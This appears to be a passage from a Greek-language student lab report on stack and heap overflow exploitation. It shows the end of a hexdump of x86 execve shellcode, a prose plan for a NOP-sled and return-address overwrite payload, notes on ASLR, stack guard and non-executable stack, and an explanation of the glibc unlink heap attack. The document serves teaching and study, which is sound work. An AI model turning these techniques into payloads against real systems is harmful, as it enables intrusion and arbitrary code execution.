00000120  89 e3 50 53 89 e1 99 b0  0b cd 80 00              |..PS........|
0000012c
```

11.4 3.4

Εφόσον γνωρίζουμε πως η αρχή της διεύθυνσης του buffer είναι η 0xAABBCC10 θα τοποθετούσα ανά 4 bytes, δηλαδή όταν το modulo 4 είναι 0 (επειδή είναι αρχιτεκτονική Intex x86 και κάνει allign ανά 4 bytes) την ίδια διεύθυνση μέχρι και το μέγεθος 108 επειδή μπορεί ο buffer να είναι 100 bytes και η απόσταση από την return address είναι 8 bytes. Οπότε, και τα bytes 108, 109, 110 και 111 θα έχουν την διεύθυνση. Η διεύθυνση θα πρέπει να δείχνει πάνω από την διεύθυνση του buffer συν 112 (112 bytes μετά είναι το ενδεχόμενο τέλος του return address σε περίπτωση που το μέγεθος είναι 100), αλλά για να είμαστε σίγουροι θα βάλουμε να δείχνει σε μια μεγάλη διεύθυνση όπως 250 bytes μετά. Τα υπόλοιπα bytes μετά το 112 θα είναι εντολές NOP με διαφορά λίγο πριν το τέλος των τριακοσίων byte, οριακά να τοποθετήσουμε το shellcode βάση το μέγεθος του. Με αυτόν τον τρόπο είτε το μέγεθος του buffer είναι 20 που πάει να πει 20+8 = 28 άρα τα bytes 28, 29, 30 και 31 θα πρέπει να περιέχουν την διεύθυνση είτε 100+8=108 άρα τα bytes 108, 109, 110 και 111 θα πρέπει να έχουν την διεύθυνση το return address θα επικαλυφθεί σωστά εφόσον η διεύθυνση που έχουμε τοποθετήσει είναι τουλάχιστον 112 byte μετά τον buffer.

11.5 3.5

Το ASLR δυσκολεύει την επίθεση επειδή η διευθύνσεις δεν είναι ίδιες και αλλάζουν. Παρόλα αυτά το μέγεθος των πιθανόν διευθύνσεων είναι πεπερασμένο με αποτέλεσμα σε κάποια προσπάθεια να είναι η ίδια με αυτήν που δοκιμάσαμε με το ASLR απενεργοποιημένο.

Το stack guard προστατεύει από τις υπερχειλίσεις και είναι κάτι που φροντίζει ο compiler ώστε να υπάρχει προστασία.

Το non-executable stack δεν αφήνει εκτέλεση εντολών αν οι εντολές βρίσκονται σε διευθύνσεις του stack.

12 Ερώτηση 4: Πρόβλημα υπερχείλισης στον σωρό (heap overflow)

Όπως αναφέρει ο ιστότοπος https://heap-exploitation.dhavalkapil.com/attacks υπάρχουν μερικά είδη heap attack:

- first fit
- Double Free
- Forging chunks
- Unlink Exploit
- Shrinking Free Chunks
- House of Spirit
- House of Lore
- House of Force
- House of Einherjar

Οι επιθέσεις όμως που βασίζονται στο overflow είναι οι:

- Unlink Exploit
- Shrinking Free Chunks
- House of Force
- House of Einherjar

Η δέσμευση μνήμης γίνεται με την συνάρτηση malloc και η αποδέσμευση με την free. Στην μνήμη υπάρχουν κάποια metadata έτσι ώστε να ξέρουν πόσο μεγάλο είναι το chunk, ποία είναι η επόμενη διεύθυνση και ποια η προηγούμενη αναλόγως με το αν είναι δεσμευμένα ή όχι και για να βοηθάει τον αλγόριθμο της free.

```
    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated            |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of chunk, in bytes                     |A|M|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             User data starts here ...                           .
            .                                                               .
            .             ( malloc_usable_size () bytes)                    .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             ( size of chunk, but used for application data)     |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

```
            |             Size of next chunk, in bytes                   |A|0|1|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Κώδικας 12.1: allocated chunk

```
    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated            |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    `head:' |             Size of chunk, in bytes                       |A|0|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Forward pointer to next chunk in list             |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Back pointer to previous chunk in list            |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Unused space (may be 0 bytes long)                .
            .                                                               .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    `foot:' |             Size of chunk, in bytes                           |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                   |A|0|0|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Κώδικας 12.2: free chunk

Όταν υπάρχουν 2 δεσμευμένοι χώροι στο heap, έστω ο πρώτος έχει την διεύθυνση στον pointer p1 και ο άλλος στο p2, όπως και στο stack έτσι και εδώ με μια συνάρτηση όπως η strcpy μπορούμε να κάνουμε overflow και να αλλάξουμε τις τιμές στα metadata. Όταν κληθεί η free(p1) προσπαθήσει να ενοποιηθεί με γείτονες που και αυτοί είναι ελεύθεροι πλέον καλώντας το unlink macro

```
#define unlink(P, BK, FD)
{
   FD = P->fd;
   BK = P->bk;
   FD->bk = BK;
   BK->fd = FD;
}
```

δηλαδή κάνοντας P->fd->bk = P->bk και P->bk->fd = P->fd, που πάει να πει πως το προηγούμενο chunk του p2 θα δείχνει αντί να δείχνει σε αυτό θα δείχνει στο επόμενο του chunk p2 και το επόμενο του αντί να δείχνει σε αυτό ως προηγούμενο θα δείχνει στο προηγούμενο του chunk του p2. Μπορούμε να κάνουμε override το fd και το bk του chunk 2 (δηλαδή του p2) με αποτέλεσμα να δείχνουν σε malicious address (όπως με το stack overflow attack) και να έχουμε αυθαίρετη εγγραφή δεδομένων, όταν κληθεί η free για το chunk 2.

Ένα ακόμα χρήσιμο site είναι το https://tc.gts3.org/cs6265/2019/tut/tut09-02-advheap.html